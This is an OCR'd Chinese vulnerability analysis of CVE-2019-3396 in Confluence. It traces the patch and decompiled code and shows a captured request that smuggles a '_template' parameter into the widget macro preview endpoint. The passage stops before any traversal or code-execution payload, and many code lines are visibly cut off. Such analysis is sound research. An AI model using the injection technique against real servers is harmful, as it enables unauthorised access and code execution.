
Confluence 未授权 RCE (CVE-2019-3396) 漏洞分析


22小时之前
漏洞分析 (/category/vul-analysis/)

作者：Badcode@知道创宇404实验室
时间：2019年4月8日

看到官方发布了预警，于是开始了漏洞应急。漏洞描述中指出Confluence Server与Confluence Data Center中的Widget Connector存在服务端模板注入漏洞，攻击者能利用此漏洞能够实现目录穿越与远程代码执行。



确认漏洞点是Widget Connector，下载最新版的比对补丁，发现在`com\atlassian\confluence\extra\widgetconnector\WidgetMacro.java`里面多了一个过滤，这个应该就是这个漏洞最关键的地方。



可以看到

```
this.sanitizeFields = Collections.unmodifiableList(Arrays.asList(VelocityRenderService.TE
```

而 TEMPLATE_PARAM 的值就是 _template ，所以这个补丁就是过滤了外部传入的 _template 参数。

```
public interface VelocityRenderService {
    public static final String WIDTH_PARAM = "width";
    public static final String HEIGHT_PARAM = "height";
    public static final String TEMPLATE_PARAM = "_template";
```


翻了一下Widget Connector里面的文件，发现 TEMPLATE_PARAM 就是模板文件的路径。

```
public class FriendFeedRenderer implements WidgetRenderer {
    private static final String MATCH_URL = "friendfeed.com";
    private static final String PATTERN = "friendfeed.com/(\\w+)/?";
    private static final String VELOCITY_TEMPLATE = "com/atlassian/confluence/extra/widge
    private VelocityRenderService velocityRenderService;
......
    public String getEmbeddedHtml(String url, Map<String, String> params) {
        params.put(VelocityRenderService.TEMPLATE_PARAM, VELOCITY_TEMPLATE);
        return velocityRenderService.render(getEmbedUrl(url), params);
    }
```

加载外部的链接时，会调用相对的模板去渲染，如上，模板的路径一般是写死的，但是也有例外，补丁的作用也说明有人突破了限制，调用了意料之外的模板，从而造成了模板注入。

在了解了补丁和有了一些大概的猜测之后，开始尝试。

首先先找到这个功能，翻了一下官方的文档，找到了这个功能，可以在文档中嵌入一些视频，文档之类的。




看到这个，有点激动了，因为在翻补丁的过程中，发现了几个参数， `url` ， `width` ， `height` 正好对应着这里，那 `_template` 是不是也从这里传递进去的?

随便找个Youtube视频插入试试，点击预览，抓包。

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer:
http://localhost:8090/pages/resumedraft.action?draftId=786444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e&
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 150
Connection: close
Cookie: ECS[visit_times]=20; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=16938b6aa9e48-062fcaf466b0788-12666d4a-144000-16938b6aa9f737;
CNZZDATA1264021086=2060619091-1551433379-http%253A%252F%252Flocalhost%253A8080%252F%7C1551433379;
rememberMe=bA+M8D6Y3H++USZIUTOJ7+VMJ9IZCwFNA6GPSMAuQ8ILXPe1pUauE65M81T/YFfLZps9g1G1VU+XqpN91NE6O5839+h7xno579gdW8ZoiBn
QHI8GifbushbbwdDjL3VpqFNTiwsj9vRXFoIh8DkcNCHPC2qTzAVGkAtEbTdEZLLh1uZhBubw1EIKWlnqgA4ektN81sVaEORkae4E6ikSxSUOwOgyCryCX
GVbg51T/KzVsbUebCQnaVyWR7HKIan9qHGjOCVG7X1F9BOoyGs9DzWxPbMBr9jgpOd8yAuHIDLO3X6gXfCFJG1IFm459midXBD8ubB5otPl59HucTsDLqF
8qDw6COA/5TFhnwO6R8D1r6fWsZ/dzy5lxz1WaFjOwCiprOVME7POTQz9/LTrJq7SLBz8L/ZaVOnSKoh2H7BaKnZXtX6r4hWCyKbYHs6nDK6NpBQP78Cnv
hN8sqxO/LhWEoQ1qG7Ap4+QnZxOgGTl8RbLXWL2AOmPRJ3O1KF2;
Hm_lvt_1040d081eea13b44d84a4af639640d51=1553148029,1553499109,1553759148,1553837869;
CNZZDATA1255091723=192260389-1553143389-%7C1553848504; JSESSIONID=AF415D1D80D1630C98B5A14700187C52

{"contentId":"786444","macro":{"name":"widget","body":"","params":{"url":"https://www.youtube.com/watch?v=TzS5wEoHMgM"
,"width":"200","height":"200"}}}
```

在 `params` 中尝试插入 `_template` 参数，好吧，没啥反应。。



```
86444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e
&
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 169
Connection: close
Cookie: ECS[visit_times]=20; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=16938b6aa9e48-062fcaf466b0788-12666d4a-14
4000-16938b6aa9f737;
CNZZDATA1264021086=2060619091-1551433379-http%253A%252F
%252Flocalhost%253A8080%252F%7C1551433379;
rememberMe=bA+M8D6Y3H++USZIUTOJ7+VMJ9IZCwFNA6GPSMAuQ8IL
XPe1pUauE65M81T/YFfLZps9g1G1VU+XqpN91NE6O5839+h7xno579g
dW8ZoiBnQHI8GifbushbbwdDjL3VpqFNTiwsj9vRXFoIh8DkcNCHPC2
qTzAVGkAtEbTdEZLLh1uZhBubw1EIKWlnqgA4ektN81sVaEORkae4E6
ikSxSUOwOgyCryCXGVbg51T/KzVsbUebCQnaVyWR7HKIan9qHGjOCVG
7X1F9BOoyGs9DzWxPbMBr9jgpOd8yAuHIDLO3X6gXfCFJG1IFm459mi
dXBD8ubB5otPl59HucTsDLqF8qDw6COA/5TFhnwO6R8D1r6fWsZ/dzy
5lxz1WaFjOwCiprOVME7POTQz9/LTrJq7SLBz8L/ZaVOnSKoh2H7BaK
nZXtX6r4hWCyKbYHs6nDK6NpBQP78CnvhN8sqxO/LhWEoQ1qG7Ap4+Q
nZxOgGTl8RbLXWL2AOmPRJ3O1KF2;
Hm_lvt_1040d081eea13b44d84a4af639640d51=1553148029,1553
499109,1553759148,1553837869;
CNZZDATA1255091723=192260389-1553143389-%7C1553848504;
JSESSIONID=AF415D1D80D1630C98B5A14700187C52

{"contentId":"786444","macro":{"name":"widget","body":"
","params":{"url":"https://www.youtube.com/watch?v=TzS5
wEoHMgM","width":"200","height":"200","_template":"aaaa
"}}}
```

```
HTTP/1.1 200
X-ASEN: SEN-L13408504
X-Seraph-LoginReason: OK
X-AUSERNAME: admin
X-Content-Type-Options: nosniff
Content-Type: text/plain
Date: Tue, 09 Apr 2019 03:29:46 GMT
Connection: close
Content-Length: 16686

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
    <title>Preview Macro</title>



            <meta http-equiv="X-UA-Compatible"
content="IE=EDGE,chrome=IE7">
<meta charset="UTF-8">
<meta id="confluence-context-path"
name="confluence-context-path" content="">
<meta id="confluence-base-url"
name="confluence-base-url"
content="http://localhost:8090">

<meta id="atlassian-token" name="atlassian-token"
content="f4ffcae91e66287e4aa7c8932f83da17f59d2d18">
```

开始debug模式，因为测试插入的是Youtube视频，所以调用的是


`com/atlassian/confluence/extra/widgetconnector/video/YoutubeRenderer.class`

```
public class YoutubeRenderer implements WidgetRenderer, WidgetImagePlaceholder {
    private static final Pattern YOUTUBE_URL_PATTERN = Pattern.compile("https?://(.+\\.)
    private final PlaceholderService placeholderService;
    private final String DEFAULT_YOUTUBE_TEMPLATE = "com/atlassian/confluence/extra/widge
......

    public String getEmbedUrl(String url) {
        Matcher youtubeUrlMatcher = YOUTUBE_URL_PATTERN.matcher(this.verifyEmbeddedPlayer
        return youtubeUrlMatcher.matches() ? String.format("//www.youtube.com/embed/%s?wm
    }

    public boolean matches(String url) {
        return YOUTUBE_URL_PATTERN.matcher(this.verifyEmbeddedPlayerString(url)).matches(
    }

    private String verifyEmbeddedPlayerString(String url) {
        return !url.contains("feature=player_embedded&") ? url : url.replace("feature=pla
    }

    public String getEmbeddedHtml(String url, Map<String, String> params) {
        return this.velocityRenderService.render(this.getEmbedUrl(url), this.setDefaultPa
    }
```

在 `getEmbeddedHtml` 下断点，先会调用 `getEmbedUrl` 对用户传入的 `url` 进行正则匹配，因为我们传入的是个正常的Youtube视频，所以这里是没有问题的，然后调用 `setDefaultParam` 函数对传入的其他参数进行处理。

```
    private Map<String, String> setDefaultParam(Map<String, String> params) {
        String width = (String)params.get("width");
        String height = (String)params.get("height");
        if (!params.containsKey("_template")) {
            params.put("_template", "com/atlassian/confluence/extra/widgetconnector/templ
        }

        if (StringUtils.isEmpty(width)) {
            params.put("width", "400px");
        } else if (StringUtils.isNumeric(width)) {
            params.put("width", width.concat("px"));
        }

        if (StringUtils.isEmpty(height)) {
            params.put("height", "300px");
        } else if (StringUtils.isNumeric(height)) {
            params.put("height", height.concat("px"));
        }

        return params;
    }
```

取出 `width` 和 `height` 来判断是否为空，为空则设置默认值。关键的 `_template` 参数来了，如果外部传入的参数没有 `_template`，则设置默认的Youtube模板。如果传入了，就使用传入的，也就是说，aaaa是成功的传进来了。



大概翻了一下Widget Connector里面的Renderer，大部分是不能设置 `_template` 的，是直接写死了，也有一些例外，如Youtube，Viddler，DailyMotion等，是可以从外部传入 `_template` 的。

能传递 `_template` 了，接下来看下是如何取模板和渲染模板的。


跟进 `this.velocityRenderService.render`，也就是 `com/atlassian/confluence/extra/widgetconnector/services/DefaultVelocityRenderService.class` 里面的 `render` 方法。

```
    public String render(String url, Map<String, String> params) {
        String width = (String)params.get("width");
        String height = (String)params.get("height");
        String template = (String)params.get("_template");
        if (StringUtils.isEmpty(template)) {
            template = "com/atlassian/confluence/extra/widgetconnector/templates/embed.vm
        }

        if (StringUtils.isEmpty(url)) {
            return null;
        } else {
            Map<String, Object> contextMap = this.getDefaultVelocityContext();
            Iterator var7 = params.entrySet().iterator();

            while(var7.hasNext()) {
                Entry<String, String> entry = (Entry)var7.next();
                if (((String)entry.getKey()).contentEquals("tweetHtml")) {
                    contextMap.put(entry.getKey(), entry.getValue());
                } else {
                    contextMap.put(entry.getKey(), GeneralUtil.htmlEncode((String)entry.g
                }
            }

            contextMap.put("urlHtml", GeneralUtil.htmlEncode(url));
            if (StringUtils.isNotEmpty(width)) {
                contextMap.put("width", GeneralUtil.htmlEncode(width));
            } else {
                contextMap.put("width", "400");
            }

            if (StringUtils.isNotEmpty(height)) {
                contextMap.put("height", GeneralUtil.htmlEncode(height));
            } else {
                contextMap.put("height", "300");
            }

            return this.getRenderedTemplate(template, contextMap);
        }
    }
```

`_template` 取出来赋值给 `template`，其他传递进来的参数取出来经过判断之后放入到 `contextMap`，调用 `getRenderedTemplate` 函数，也就是调用 `VelocityUtils.getRenderedTemplate`。

```
   protected String getRenderedTemplate(String template, Map<String, Object> contextMap){
        return VelocityUtils.getRenderedTemplate(template, contextMap);
    }
```

一路调用，调用链如下图，最后来到 `/com/atlassian/confluence/util/velocity/ConfigurableResourceManager.class` 的 `loadResource` 函数，来获取模板。




这里调用了4个 `ResourceLoader` 去取模板。

```
com.atlassian.confluence.setup.velocity.HibernateResourceLoader
org.apache.velocity.runtime.resource.loader.FileResourceLoader
org.apache.velocity.runtime.resource.loader.ClasspathResourceLoader
com.atlassian.confluence.setup.velocity.DynamicPluginResourceLoader
```

这里主要看下Velocity自带的 `FileResourceLoader` 和 `ClasspathResourceLoader`


`FileResourceLoader` 会对用户传入的模板路径使用 `normalizePath` 函数进行校验



可以看到，过滤了 `/../`，这样就导致没有办法跳目录了。


```
public static final String normalizePath(String path) {
    String normalized = path;
    if (path.indexOf(92) >= 0) {
